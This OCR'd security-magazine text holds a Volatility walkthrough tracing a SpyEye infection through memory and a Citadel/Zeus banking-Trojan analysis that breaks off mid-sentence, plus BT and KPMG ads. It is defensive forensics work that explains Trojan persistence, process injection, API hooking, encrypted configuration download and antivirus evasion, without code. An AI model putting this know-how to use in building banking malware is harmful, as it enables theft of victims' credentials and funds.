Volatility is still evolving and new features are being added to it. The next version of Volatility (2.3) is slated to be out in April of this year. Several new plugins will be available for it (including an IE History Cache plugin!) and I also thought that Windows 8 support would be added, though I did not see it listed on the Volatility project page.

DumpIt and Volatility, two excellent tools for any Analyst's toolbox!

ABOUT THE AUTHOR



Daniel Dieterle has 20 years of IT experience and has provided various levels of IT support to numerous companies from small businesses to large corporations. He enjoys computer security topics, is an internationally published security author and is the creator of the CyberArms Computer Security Blog (cyberarms.wordpress.com). He can be reached at cyberarms@live.com.



It's time to rethink the risk

Highly skilled hackers are targeting organisations of all sizes, including household names, causing financial loss, loss of customer trust, and damage to brand and reputation, which is very hard to recover.

Identify any weak points and vulnerabilities now!
Identifying a weak spots and vulnerabilities in your existing security posture is the essential starting point to ensuring that you do not fall victim.

The BT Ethical Hacking Quick Start
With the Ethical Hacking Quick Start we have developed a simple and cost effective journey for our customers – our priority is completing an early set of deliverables, in the framework of a project with predictable costs and time scales. With a BT Ethical Hacking Quick Start you'll get:

- a quick, accurate assessment of your current security setup along with conclusions
- a plan of action to improve your security defences, based on successful methods being used by organisations around the world.

Simple Customer Journey: Quick Deliverables, Fixed Costs

To find out more visit : www.bt.com/security

BT Assure. Security that matters

A PRACTICAL APPROACH TO MALWARE MEMORY FORENSICS

by Monnappa K

Memory Forensics is the analysis of the memory image taken from the running computer. In this article, we will learn how to use Memory Forensic Toolkits such as Volatility to analyze the memory artifacts with practical real life forensics scenarios. Memory forensics plays an important role in investigations and incident response.

What you will learn:

- Performing memory forensics
- Tools and techniques to Perform Memory forensics
- Volatility usage

What you should know:

- Basic understanding of malware
- Knowledge of operating system process

It can help in extracting forensics artifacts from a computer's memory like running process, network connections, loaded modules etc. It can also help in unpacking, rootkit detection and reverse engineering.

STEPS IN MEMORY FORENSICS

Below is the list of steps involved in memory forensics

- Memory Acquisition – This step involves dumping the memory of the target machine. On the physical machine you can use tools like *Win32dd/Win64dd, Memoryze, DumpIt, FastDump.* Whereas on the virtual machine, acquiring the memory image is easy, you can do it by suspending the VM and grabbing the ".vmem" file.
- Memory Analysis – once a memory image is acquired, the next step is analyze the grabbed memory dump for forensic artifacts, tools like *Volatility* and others like Memoryze can be used to analyze the memory

VOLATILITY QUICK OVERVIEW

Volatility is an advanced memory forensic framework written in python. Once the memory image has been acquired Volatility framework can be used to perform memory forensics on the acquired memory image. Volatility can be installed on multiple operating systems (Windows, Linux, Mac OS X). Installation details of volatility can be found at *http://code.google.com/p/volatility/wiki/FullInstallation*.

VOLATILITY SYNTAX

- Using `-h` or `-help` option will display help options and list of available plugins

Example: `python vol.py -h`

- Use `-f <filename>` and `-profile` to indicate the memory dump you are analyzing
  Example: `python vol.py -f mem.dmp -profile=WinXPSP3x86`
- To know the `-profile` info use below command:
  Example: `python vol.py -f mem.dmp imageinfo`

DEMO

In order to understand memory forensics and the steps involved. Let's look at a scenario, our analysis and flow will be based on the below scenario.

DEMO SCENARIO

Your security device alerts on a malicious http connection to ip address 208.91.197.54 from a source ip 192.168.1.100 on 8th June 2012 at around 13:30hrs.you are asked to investigate and do memory forensics on that machine 192.168.1.100


MEMORY ACQUISITION

To start with, acquire the memory image from 192.168.1.100, using memory acquisition tools. For the sake of demo, the memory dump file is named as "infected.dmp".

ANALYSIS

Now that we have acquired "infected.dmp", let's start our analysis


STEP 1: START WITH WHAT WE KNOW



We know from the security device alert that the host was making an http connection to *208.91.197.54.* So let's look at the network connections.


Volatility's connections module, shows connection to the malicious ip made by pid 1748

STEP2: INFO ABOUT 208.91.197.54




Google search shows this ip 208.91.197.54 to be associated with malware, probably "SpyEye", we need to confirm that with further analysis.

STEP 3: WHO IS PID 1748?




Since the network connection to the ip 208.91.197.54 was made by pid 1748, we need to determine which process is associated with pid 1748. "psscan" shows pid 1748 belongs to explorer.exe, also two processes created during same time reported by security device (i.e. June 8th 2012)

STEP 4: PROCESS HANDLES OF EXPLORER.EXE




Now that we know explorer.exe (which is an operating system process) was making connections to the malicious ip, there is a possibility that explorer.exe is infected. Let's looks at the process handles of explorer.exe. The below screenshot shows Explorer.exe opens a handle to the B6232F3A9F9.exe, indicating explorer.exe might have created that process, which might also be malicious…let's focus on explorer.exe for now

STEP 5: APIHOOKS IN EXPLORER.EXE




apihooks module show, inline api hooks in explorer.exe and jump to an unknown location

STEP 6 – EXPLORING THE HOOKS




Disassembled hooked function (TranslateMessage), shows a short jump and then a long jump to malware location

STEP 7 – EMBEDDED EXE IN EXPLORER.EXE




Printing the bytes at the hooked location, show the presence of embedded executable in explorer.exe

STEP 8 – DUMPING THE EMBEDDED EXE




vaddump dumps the embedded exe from explorer.exe

STEP 9 – VIRUSTOTAL SUBMISSION




Submission to virustotal (an online multi anti-virus scanning engine), confirms the dumped executable as component of “SpyEye”

STEP 10 – CAN WE GET MORE INFO?




Strings extracted from the dumped executable, show reference to interesting artifacts (executable and the registry key), it also shows the path to the suspicious executable B6232F3A9F9.exe.

STEP 11 – PRINTING THE REGISTRY KEY



Printing the registry key determined from the above step (step 10) shows that, malware creates registry key to survive the reboot

STEP 12 – FINDING THE MALICIOUS EXE ON INFECTED MACHINE



Now that we know the path to the suspicious exactable, let's find it on the infected machine. Finding malicious sample from infected host and virustotal submission confirms SpyEye infection.

CONCLUSION

Memory forensics is a powerful technique and with a tool like Volatility it is possible to find and extract the forensic artifacts from the memory which helps in incident response, malware analysis and reverse engineering.

ABOUT THE AUTHOR



Monnappa K A is based out of Bangalore, India. He has an experience of 7 years in the security domain. He works with Cisco Systems as Information Security Investigator. He is also the member of a security research community SecurityXploded (SX). Besides his job routine he does reasearch on malware analysis and reverse engineering, he has presented on multiple topics like "Memory Forensics", "Advanced Malware Analysis", "Rootkit Analysis" and "Detection and Removal of Malwares" in the Bangalore security meetings. You can view the video demos of all this presentations by subscribing to this YouTube channel: http://www.youtube.com/user/hackycracky22.

KPMG
cutting through complexity

Are you prepared?

kpmg.ca/forensic

INTRUSION
ATTACK • THREAT • CYBER SECURIT
TECHNOLOGY • CORPORAT
ELECTRONIC • INFORMATION • COMPLEXI
DATA ANALYTICS
RISK • INFORMATION • TECHNOLOG
DATA RECOVERY
COMPLEXITY • ELECTRONIC • INFORMATIC
FORENSICS
DATABASE • ELECTRONIC • CONTRO
INTELLIGENCE
INFORMATION • RISK • TECHNOLOG
eDISCOVERY
COMPLEXITY • THREAT • INTELLIGEN
INVESTIGATIONS
TECHNOLOGY
COMPLEXITY • THREAT • DATABAS
© 2013 KPMG LLP, a Canadian limited liability partnership and a member firm of the KPMG network of independent member firms affiliated with KPMG International Cooperative ("KPMG International"), a Swiss entity. All rights reserved.
INTELLIGENCE • PROTECTIO
CORPORATE

MALWARE FORENSICS & ZEUS

by Mikel Gastesi, Jozef Zsolnai & Nahim Fazal

During the course of this article you will learn all about the banking Trojan that goes by the name of Citadel. It is important to point out that the sample we are using in this article is an older version of the malware; the current version is V1.3.5.1 we will provide you with high level overview for this piece of code from its inception to its latest incarnation.



What you will learn:

- Basic malware analysis techniques
- An understanding of the Zeus Trojan and infection artifacts
- How some easily available tools can be leveraged for malware analysis
- Malware lab overview using a VM environment

What you should know:

- Basic understanding of the Windows environment
- Familiarity with the Windows command line
- Familiarity with hex editors

You will gain an insight into the background of the development of Citadel in order to understand how the Trojan has developed in the manner it has. We will then take you through the process of examining forensically a sample of Citadel. Though it is important to understand the practical steps one has to take to decode and decrypt a piece of malware it is also important to understand the why and how of the malware works the way it does. By the end of the article you should have a very good understanding generally about banking Trojans and in particular about Citadel. The objective here is not to lead you through a step by step guide on how we analysed a single piece of malware. What we want to cover is the methodology used and this approach can be used irrespective of the malware sample you are working with.

BACKROUND TO THE MALWARE

Citadel appeared early in 2012 and the immediate question that was asked was, is this new malware family or something that the cyber crime community had seen before. Upon examining the malware it quickly became apparent that the malware sample was very closely related to banking Trojan called Zeus that had been existence in one form or another for a few years. It was a variant of Zeus all be it with some new shinny features.

It was advertised in various underground forums laying claim to new characteristics, but also admitting to being a variation on Zeus. Below you will see directly a snap shot of the actual language used by the cyber criminals to promote this malware to the underground buying fraternity.

Competition is strong for banking Trojans and just like the real world the marketing campaign pushes hard to have the new product noticed.

"We're offering a great solution for creating and updating your botnet. We're not trying to re-invent the wheel or come up with a revolutionary product. We have simply perfected the good old Zeus, making significant functionality improvements..."

The key objective of the malware in this instance is to grab banking credentials from innocent users by injecting the malicious code into a legitimate banking session. Once the banking credentials have been captured the malware will then attempt to take money from the users' online account and transfer it before the user or the bank have an opportunity to spot what has happened. It is important to note that banks have developed a number of counter measures to combat the threat from banking Trojans. Below you can see what the user is presented with once the malware runs and injects into a session.

To give you an insight to how much development work has gone into producing this code here is what it costs to buy in the underground market, $2400 for the builder and an administration panel, plus a monthly fee of $125, and add on for additional services.

METHODOLOGY – THE ENVIRONMENT

The first step once you have your sample of Citadel is to build a controlled environment in which it can be examined quickly and efficiently. The most common approach currently to creating this controlled environment is to use virtual software. You can choose any flavour out there currently and a quick Google search will provide you with a number of suitable candidates. I want to avoid mentioning a specific vendor in case it is viewed either an explicit or implicit endorsement. Using a virtual environment will allow you to emulate both servers and workstations on a single machine.




Figure 1.

Each virtual PC or server that you create runs as if it was an independent machine and it is also possible to run different OS on your different machines. So you could for example have a virtual machine running Windows or Mac OS. Each virtual machine has its own unique IP and hardware resources.

What do you need in terms of hardware to run a virtual environment? With the hardware specs that are currently available today you could comfortably set up your virtual environment on a laptop and that would suffice. Of course if you choose to run this on a powerful desktop machine this would leave at your disposal a greater range of processing power and hooking your machines up to large displays may be much more convenient then working on a cramped laptop machine. We would suggest running virtual environments on your host machine that encompass both Windows 7 X86 X64 and also Windows XP. The host machine simply refers to the machine on which your virtual machines are essentially running on.

It is important to note that once you have your virtual machines up and running you will have at your disposal a virtual network too. Your virtualisation software will allow you to connect your virtual installations together thereby giving you a virtual network. All traffic generated by your machines will stay within your virtual network allowing for a few assumptions which I will cover later. What I would strongly recommend is that you take practical steps to ensure that your controlled environment is isolated from your physical network to ensure that if you do make any mistakes or overlook something you are not running the risk of infecting your production network. You can if you chose to run a DHCP service which will manage IP address allocation.

The biggest advantage that a virtual environment offers is the ability to infect and trash each virtual installation. All you have to make sure is that you make a back up of the files which "contain" each virtual machines configuration files. This will also allow you test machines with slight variations in configuration to gain a better understanding of how the malware functions. For example is the malware only able to infect a windows machine running a certain patch level? Does the malware have the ability to infect machines running different OS? It could be that the malware will have a run only once on a machine feature, built it into it meaning that you will have to trash your virtual machine and infect yourself on new VM if you want to capture the install process. Lastly an important point to draw to your attention is that some of the latest variants of banking Trojans are now actively looking to see if they are being run in a virtual environment. If they detect that they are they will not execute.

WHAT TO LOOK OUT FOR

Once your virtual environment is up and running what you need to focus on once the malware is running is what key changes it is making to your system. There will be files created, deleted, registry keys modified and network traffic generated. These footprints that most samples malware leave behind give you a good starting point to begin your forensic examination of what the malware is doing. There are a range of free tools that will enable you to understand what is happening on the infected system. One of the most useful software suites is Sysinternals. We are not going to cover in exhaustive detail what is contained within the software bundle but we will highlight some really useful tools. In particular, you would want to make use of Autoruns and Filemon. There is also a useful tool that an experienced investigator can use to examine the presence of rookits on an infected machine. What you will need to do before you attempt to capture what changes are being made to your system is to make sure you have based lined your system before you introduced the malware into your environment.

In order to capture network traffic generated by your malware you can use something like Snort or WireShark. This will allow you to capture and browse network traffic as it is being generated. Figure 2 shows the out from Snort.

It is worth while noting that although some VM software may have built-in tools to capture network traffic it may not be sufficient for the purposes of malware forensics. We feel that you really need a tool that is much more agile and capable of producing more targeted results and hence it is much better to opt for something more specialised such as WireShark or Snort. The next step will be to focus on gaining an understanding of how the malware actually works. What the previous steps allow you to do is to capture the footprints that the malware is going to leave behind on the infected machine. This evidence is useful in two ways. Firstly it allows you to understand how the malware behaves once it is running and secondly it will provide you an insight into what the core functions are of the malware. But we are going to need to delve deeper into the malware itself to understand what its key functions are in other words what is the purpose of the malware. In order to reverse engineer the executable associated with your malware you will need two key tools and these are a debugger and a disassembler. The process of debugging and disassembling the software will tell you what is it the malware looking to do. In this instance this process will tell us what files are being injected who or what is the target of the attack. How is the attack being played out? This is all vital evidence that can be used to produce a high level report to report on key questions. The first and the most fundamental question to be answered is what is the malware attempting to do. In this instance it is looking to inject into the users banking session and attempt to take money from the victims account. The second question is how it is attempting to do this.

To complete our analysis it is worth mentioning two additional tools that can be used when you are carrying out your investigation. In most versions of UNIX you will find something call a string programme. This can be useful to use in some instances because it has the ability to allow you to extract strings from executables and finally good old Perl as it can be used to automate some of the more common tasks associated with malware analysis.




Figure 2. *Network traffic - the out from Snort*




Figure 3. *Output from WireShark*




Figure 4. *Builder for version 1.1.0.0 (Source: cyb3rsleuth.blogspot.com)*

INFECTION AND STARTUP

In this section we will analyse the Trojan's infection and start-up processes, to review its functional behaviour and at the same time compare it to already known versions of Zeus. Below you can see a Figure 4 of the builder, which is exactly the same as that of Zeus, but slightly customised with the name of Citadel.

The dropper weighs in at 175 Kb, similar in size to versions of Zeus (understandably so, bearing in mind its origin). The file comes packaged in a customised packer with numerous sections (10 sections plus the final data), amongst which, one can observe how the compression algorithms have been applied.

Curiously, they attempt to deceive the user by using the file properties by using the name of the Polish antivirus Arcavir, from the company Arcabit (Figure 6).

Once the file executes, the installation is similar to a Zeus installation, with a few changes. The file is created with a pseudo-random name, inside a folder with another pseudo-random name. The folder is stored in %appdata%, and the survival path inserted in the usual registry. The registry entry and the file are perfectly visible to the user, as no concealment techniques are used (Figure 7).

The use of these paths means the Trojan runs with limited user accounts, without even showing UAC warnings. The Trojan only accesses resources to which it has permission, not like the early versions of Zeus that needed administrator permissions.

The file that runs each time the machine starts up is different from the original, since it incorporates some encrypted bytes at the end, that store information about the machine. The most important information held is:

- Machine Name (Green)
- Unique machine identifier (Black)
- 16 byte key to decrypt the configuration through AES (Red)
- Relative paths to the files and the registry entries (Final names; Figure 8)

The bytes marked in black are the identifier of the infected machine, and are used to check that the machine that runs the malware is the same machine infected by the dropper. These same values are created in each Trojan run and compared to those stored in the file, so that if they do not agree it signifies a different runtime environment and will terminate the binary. It is also worth pointing out that the key stored in this chunk is not the same as the one used to decrypt the configuration file (downloaded from the Web). The configuration is stored once encrypted with a new key.

During start up, a peculiar characteristic of Zeus versions 2 is to search a certain part of the source code using a decryption of 4 bytes with RC4 to find the string "DAVE", something Citadel continues to do (Figure 9).

Once all the checks have taken place, the Trojan injects code into the explorer.exe process, and




Figure 5. *Histogram of bytes*




Figure 6. *File properties*



Figure 7. *Registry entry for system restart survival*




Figure 8. *Final chunk*




Figure 9. *Search for "DAVE"*

from here continues to run and tries to download the configuration file. As can be seen, the request also sends some data. This data corresponds with the anti-tracker authentication advertised by the creators of Citadel (Figure 10).

Despite the configuration file being encrypted in AES, as shown in the sample, the request is made with a POST command with the data RC4 and XOR encrypted. The data is sent in this way: Figure 11.

Once the configuration has been downloaded, it is decrypted using AES (one of the biggest enhancements of this trojan) and stored in the registry but with a different key (mentioned earlier and stored in the last part of the binary).

The chosen path for this information is the same as ZeuS uses, that is, `HKEY_CURRENT_USER\Software\Microsoft`. Here, a pseudo random key name that contains values within the binary data is created, as can be seen in the following Figure 12.

Turning back to the injections, Citadel does not attempt to inject code in all processes, but has a list of certain processes that it tries to avoid. These just happen to be processes belonging to the antivirus companies (Figure 13).

Within the section on injections and dangers, this version hooks into functions used by the Google Chrome browser, some of which can be seen with the usual hook detectors, while others cannot as they are not exported functions. These functions are: Figure 14.

We will now present two images showing a normal Connect function and also a hook set in the form of a jump instruction (JMP).

The redirection of blocked domains (generally used to avoid antivirus software updates) is not done in the system's hosts file, but in the same way as a redirection from a phishing page. In the latest analysed samples, the traffic has been seen to be redirected from all these pages to a Google IP, specifically 209.85.229.104 (Figure 17).

Another interesting function is the execution of certain instructions straight after infection has taken place. In the samples we analysed, this functionality is always used to examine the configura-




Figure 10. *Request for the configuration file*




Figure 11. *Unencrypted data*

